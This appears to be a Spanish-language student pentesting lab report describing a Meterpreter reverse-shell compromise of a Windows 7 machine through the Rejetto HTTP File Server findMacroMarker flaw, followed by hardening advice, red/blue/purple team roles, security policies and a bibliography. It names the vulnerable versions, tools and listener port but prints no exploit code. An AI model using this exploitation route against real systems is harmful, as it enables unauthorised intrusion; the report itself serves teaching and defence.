La información proporcionada en el Anexo 4 fue crucial, ya que ayudó a reducir significativamente varios aspectos del estudio.

2. Descripción de Datos Relevantes

- **Rejetto:** Esta aplicación, vinculada al equipo donde podría haber una filtración de datos, fue esencial, ya que una simple búsqueda en línea revela múltiples exploits asociados.
- **Versión:** Este detalle fue primordial ya que, en la fase de reconocimiento, se observó que el exploit afectaba a diversas versiones, pero solo con ciertas versiones el ataque tenía éxito.
- **Shell reversa:** También fue determinante para refinar la búsqueda del exploit, señalando la técnica final de explotación.
- **Elevación de privilegios:** Esto permitió establecer uno de los propósitos iniciales al lanzar el ataque.
- **Versión del SO:** Esta información fue vital para seleccionar el exploit adecuado para el sistema operativo objetivo.
- **Backup del servidor:** Este respaldo fue esencial, ya que, sin él, no se hubiera podido llevar a cabo el laboratorio de pentesting.

3. Herramientas y Ataques Se emplearon las herramientas NMAP y NESSUS, donde ambas revelaron una vulnerabilidad en el puerto 80 de la máquina Windows 7 con la aplicación Rejetto en funcionamiento. Durante la explotación y al establecer la conexión con Meterpreter, se determinó que la máquina atacante escucha en el puerto 4444, y se establece la conexión desde el puerto 49165.

El ataque permitió operar o manipular la máquina Windows 7 desde una terminal con privilegios de sistema, esto, al parecer, a través de la función findMacroMarker en parserLib.pas que está presente en Rejetto HTTP File Server previo a la versión 2.3c. Una vez en la terminal, el atacante podría ejecutar aplicaciones a su voluntad, o intensificar su ataque hacia otros sistemas en la misma red, comprometiéndola en su totalidad.

Retención De Fallos Según Ataque

4.1 Primer Paso: Es vital para cualquier entidad discernir la técnica de ataque y las potenciales debilidades que se han explotado. Debe investigarse en concordancia con el esquema de seguridad vigente y las medidas anteriormente establecidas para limitar el perjuicio a la institución. En este procedimiento, es imprescindible llevar a cabo un pentest para detectar áreas vulnerables y entender las debilidades en los sistemas afectados.

4.2 Segundo Paso: Para corroborar las debilidades en un ambiente regulado, herramientas de acceso gratuito como Metasploit, combinadas con NMAP y Armitage, pueden ser de utilidad. Tras confirmar las vulnerabilidades mediante pentesting, es vital identificar y controlar los exploits en la red.

4.3 Tercer Paso: Después de la explotación en el laboratorio, es crucial analizar cualquier consecuencia no prevista y examinar cualquier sistema en producción que pueda haber sido atacado. Con estas acciones, se puede reducir el impacto de un ataque y salvaguardar la estructura tecnológica de la entidad.

Recomendaciones Para Estrategias

Elementos Clave Para La Dinámica Redteam & Blueteam

En el panorama de la ciberseguridad, el trabajo colaborativo y la planificación meticulosa son pilares para asegurar la eficacia de las tácticas establecidas. Algunos puntos vitales a considerar son: Canalización de información: Es vital fomentar una comunicación robusta entre los grupos, permitiendo un flujo constante de datos relacionados con avances y pesquisas en curso. Protocolos a seguir: es primordial llevar un registro detallado de las operaciones efectuadas por los grupos para monitorear el avance y ofrecer retroalimentación que potencie su eficiencia. Formación continua: dada la naturaleza cambiante de las amenazas cibernéticas, es imprescindible ofrecer formación actualizada a los equipos. Simulaciones: con el fin de verificar y perfeccionar las tácticas establecidas, es esencial realizar ejercicios de simulación de ataques y otros escenarios que optimicen la respuesta del equipo ante emergencias.

Estrategias De Fortificación Para Prevenir Agresiones Futuras

El punto de partida es el aprendizaje de los desaciertos pasados, cerrando las ventanas de vulnerabilidad detectadas. Posteriormente, se deben considerar medidas como:

• Implementar o actualizar software antivirus que monitoree en tiempo real y alerte oportunamente.

• Establecer políticas de gestión de software, limitando las instalaciones y eliminando aplicaciones innecesarias o potencialmente riesgosas.

• Mantener al día todos los dispositivos y sistemas operativos.

• Limitar el acceso remoto solo a través de conexiones VPN y bajo autorización del equipo técnico.

• Garantizar que los firewalls estén operativos y actualizados.

• Restringir el uso de cuentas con derechos administrativos solo al personal técnico.

• Llevar a cabo evaluaciones de vulnerabilidad de forma rutinaria.

Además, puede ser beneficioso adoptar un marco de referencia que guíe las acciones necesarias para asegurar los datos y la infraestructura de la empresa, cubriendo áreas esenciales como protección, detección, respuesta y recuperación.

Sugerencias Personalizadas Para El Fortalecimiento De La Seguridad

El corazón de las tácticas de fortificación se encuentra en aprender tanto de los propios errores como de los ajenos. Es vital estar al día con las tácticas y resultados de otras empresas, reconociendo la importancia de mantener equipos actualizados, contar con software de protección, establecer normativas de seguridad y gestionar el acceso. La amalgama de estos elementos consolida la defensa de las empresas.

Adicionalmente, no se puede dejar de lado el factor humano, que frecuentemente se convierte en el eslabón más frágil en términos de seguridad. La formación y concientización constantes son esenciales para fortalecer este aspecto. Es vital realizar un seguimiento constante, validar la adherencia a las políticas de seguridad y auditar regularmente, aplicando medidas correctivas cuando se identifiquen desviaciones.

Aporte De La Integración De Equipos Blue Team, Red Team Y Purple Team En El Campo De La Ciberseguridad

La integración simultánea de equipos Blue Team, Red Team y Purple Team en una organización ofrece un enfoque holístico y robusto para enfrentar los desafíos en el campo de la ciberseguridad. A continuación, se presentan las formas en las que estos equipos pueden aportar:

1. **Equipo Red Team**:
    - **Simulación de Ataques Reales**: El Red Team simula ataques reales sobre la organización, identificando vulnerabilidades antes de que lo hagan actores maliciosos. Esta simulación realista de amenazas permite evaluar la efectividad actual de las medidas de seguridad.

- **Evolución Continua**: Dado que los ataques y tácticas cambian constantemente, el Red Team se mantiene actualizado con las últimas técnicas de ataque, garantizando que las pruebas sean relevantes.

2. **Equipo Blue Team**:
    - **Defensa Activa**: Mientras que el Red Team simula ataques, el Blue Team trabaja en tiempo real para detectar, prevenir y responder a estos ataques. Están en la primera línea de defensa.
    - **Mejora Continua**: El Blue Team utiliza los resultados de las simulaciones del Red Team para mejorar constantemente las defensas, parchear vulnerabilidades y optimizar los protocolos de respuesta.
3. **Equipo Purple Team**:
    - **Mediación y Colaboración**: El Purple Team actúa como puente entre el Red Team y el Blue Team, garantizando que ambos equipos colaboren y compartan información de manera efectiva.
    - **Optimización de Procesos**: Al combinar las perspectivas ofensivas y defensivas, el Purple Team ayuda a crear estrategias más efectivas, evitando redundancias y aprovechando al máximo los recursos.
    - **Educación y Capacitación**: Los miembros del Purple Team suelen facilitar sesiones de aprendizaje y retroalimentación, donde los hallazgos del Red Team se comparten con el Blue Team, y viceversa, para garantizar que todos estén al tanto de las últimas tácticas y defensas.

Ventajas de la Integración Simultánea:

- **Visión 360° de la Seguridad**: Al tener equipos que se enfocan tanto en el ataque como en la defensa, la organización obtiene una visión completa de su postura de seguridad, desde cómo podrían ser atacados hasta cómo responderán.
- **Respuesta Rápida**: La colaboración entre los equipos asegura que las vulnerabilidades descubiertas sean abordadas de inmediato, minimizando el tiempo que los sistemas permanecen en riesgo.
- **Formación Continua**: La interacción constante entre los equipos garantiza una formación continua, donde todos aprenden de las experiencias y habilidades de los demás.
- **Ahorro de Costos**: A largo plazo, prevenir un ataque o responder rápidamente a uno puede resultar en ahorros significativos para la

organización, evitando pérdidas de datos, tiempos de inactividad y daños a la reputación.

Finalmente, la integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización proporciona una defensa robusta, un enfoque proactivo y una adaptabilidad en el siempre cambiante campo de la ciberseguridad. Esta estructura combinada asegura que una organización esté siempre un paso adelante de las amenazas, protegiendo sus activos y reputación de manera efectiva.

Políticas De Seguridad Y Recomendaciones

Políticas de Seguridad:

1. **Control de Acceso**: Limitar el acceso a los sistemas de información sólo a aquellos empleados que lo requieran para realizar sus funciones. Implementar la política de mínimo privilegio y acceso basado en roles.
2. **Autenticación Multifactor**: Requerir al menos dos formas de autenticación antes de otorgar acceso a sistemas críticos.
3. **Actualizaciones y Parches**: Mantener todos los sistemas, software y dispositivos actualizados con los últimos parches de seguridad.
4. **Backup Regular**: Realizar copias de seguridad regulares de todos los datos críticos y almacenarlas en un lugar seguro, preferiblemente desconectado de la red principal.
5. **Seguridad Física**: Garantizar que los centros de datos y otras áreas críticas estén seguros contra intrusiones físicas y desastres.
6. **Formación y Concienciación**: Realizar capacitaciones regulares en ciberseguridad para todos los empleados, no sólo el personal de TI.

Recomendaciones:

1. **Monitoreo Continuo**: Implementar soluciones de detección y respuesta ante intrusiones para monitorear la red en busca de actividades sospechosas.
2. **Reducción de la Superficie de Ataque**: Desactivar servicios y puertos no esenciales, y segmentar la red para limitar la exposición a posibles ataques.
3. **Gestión de Incidentes**: Establecer un protocolo claro para responder a incidentes de seguridad, incluyendo la comunicación con partes externas y la recuperación del sistema.

4. **Revisión Periódica**: Realizar auditorías de seguridad y evaluaciones de riesgo de manera regular para identificar y abordar las vulnerabilidades.
5. **Alianzas con Expertos**: Colaborar con expertos en ciberseguridad y organizaciones especializadas para mantenerse al día con las últimas amenazas y soluciones.

Conclusiones Que Orienten Aspectos Importantes En Cuando A La Inversión De Ciberseguridad

1. **Inversión Proactiva**: La inversión en ciberseguridad no debe verse como un gasto, sino como una inversión proactiva que protege los activos, la reputación y la operatividad de la empresa. Prevenir un ataque puede resultar mucho más económico que remediar las consecuencias de uno.
2. **Integración en Todas las Etapas**: Desde la concepción de proyectos, adquisición de hardware/software, hasta la operación diaria, la ciberseguridad debe integrarse en cada etapa para garantizar una protección robusta.
3. **Riesgo Empresarial**: Las amenazas cibernéticas representan un riesgo empresarial real que puede afectar gravemente la viabilidad de una organización. La alta gerencia debe comprender y abordar este riesgo al mismo nivel que otros riesgos empresariales.
4. **Cambio Cultural**: Más allá de la tecnología, la ciberseguridad implica un cambio cultural en la organización. Todos, desde el personal de base hasta la alta dirección, tienen un papel en la protección de la organización.
5. **Evolución Continua**: El panorama de amenazas cibernéticas está en constante evolución. Las organizaciones deben adoptar un enfoque de mejora continua en ciberseguridad, adaptándose y evolucionando con el entorno.

Recomendación para la Alta Gerencia:

La inversión en ciberseguridad es esencial en el mundo actual. Las amenazas son cada vez más sofisticadas y pueden tener graves repercusiones financieras, operativas y de reputación. Es imperativo que la alta gerencia reconozca la importancia de la ciberseguridad, no sólo como una necesidad técnica, sino como una parte integral de la estrategia empresarial. Las conclusiones anteriores, basadas en las etapas ejecutadas en el seminario, subrayan la importancia de esta

inversión y deberían ayudar a soportar y convencer a la alta dirección de la necesidad de dedicar recursos adecuados a la ciberseguridad.

Link Del Video

https://drive.google.com/file/d/1LdrbfkVqpbqSAEvii4eWL18aMH48CD00/view?usp=sharing

Conclusiones

Garantizar la seguridad informática es primordial en toda entidad, y para ello es vital mantenerse al tanto de las acciones tomadas en otros negocios, establecer normativas de seguridad, renovar los sistemas regularmente y ofrecer formación continua al equipo.

Es crucial aprender tanto de nuestros desaciertos como de los de otros en el terreno de la seguridad informática, pues esto ayuda a reforzar las medidas de seguridad y minimizar los peligros.

El componente humano es una de las mayores vulnerabilidades en la ciberseguridad, por eso es esencial proporcionar formación y concientización permanentes sobre las reglas de seguridad y sus eventuales resultados.

La supervisión incesante, garantizar que se respeten las normativas de ciberseguridad y la instauración de controles eficaces son imprescindibles para identificar y enmendar fallos en la seguridad informática de las entidades.

Bibliografía

Anderson, R. J. Ingeniería de la seguridad: Guía para la construcción de sistemas distribuidos confiables (2ª ed.). John Wiley & Sons. (2008).

Andress, J. Los fundamentos de la seguridad de la información: Entendiendo los fundamentos de InfoSec en teoría y práctica. Syngress. (2011).

Bejtlich, R. La práctica de la monitorización de la seguridad de redes: Entendiendo la detección y respuesta de incidentes (2ª ed.). No Starch Press. (2013.

Erickson, J). Hacking: The Art of Exploitation. No Starch Press.

HARRIS, S., & MAYMI, F. J. Guía completa para el examen CISSP (8ª ed.). McGraw Hill. 2018.

Jaquith, A. Métricas de seguridad: Reemplazando el miedo, la incertidumbre y la duda. Addison-Wesley Professional. (2007).

Kim, P. (The hacker playbook 3: Guía práctica para la prueba de penetración. Independently published. 2018).

Lakhani, N. K., & Sistrunk, J. (Gray Hat Hacking: The Ethical Hacker's Handbook (3rd ed.). McGraw-Hill Education. 2019.

Mcclure, S., Scambray, J., & Kurtz, G. (Hacking Exposed: Secretos y soluciones de seguridad de redes (7ª ed.). McGraw Hill. 2015).

Meeuwisse, R. (Ciberseguridad: La guía para principiantes. IT Governance Publishing. 2014).

Metasploit Unleashed. (n.d.). https://www.offensive-security.com/metasploit-unleashed. (2008.

Mitnick, K. D., & Simon, W. L. (El arte del engaño: Controlando el elemento humano de la seguridad. Wiley. 2003).

Muniz, J., Mcintyre, G., & Alfardan, N. Centro de operaciones de seguridad: Construcción, operación y mantenimiento de su SOC. Cisco Press. (2018).

Pinto, M. Mastering Kali Linux for Advanced Penetration Testing. Packt Publishing. 2015.

Stallings, W. (Fundamentos de seguridad de redes: Aplicaciones y estándares (6ª ed.). Pearson. 2017).

Sullivan, B., & Liu, V. (2014). Seguridad de aplicaciones web: Una guía para principiantes. McGraw Hill. 2001.).

Viega, J., & Mcgraw, G. Construyendo software seguro: Cómo evitar problemas de seguridad de la manera correcta. Addison-Wesley Professional.

Whitman, M. E., & Mattord, H. J. Principios de seguridad de la información (6ª ed). Cengage Learning. 2016.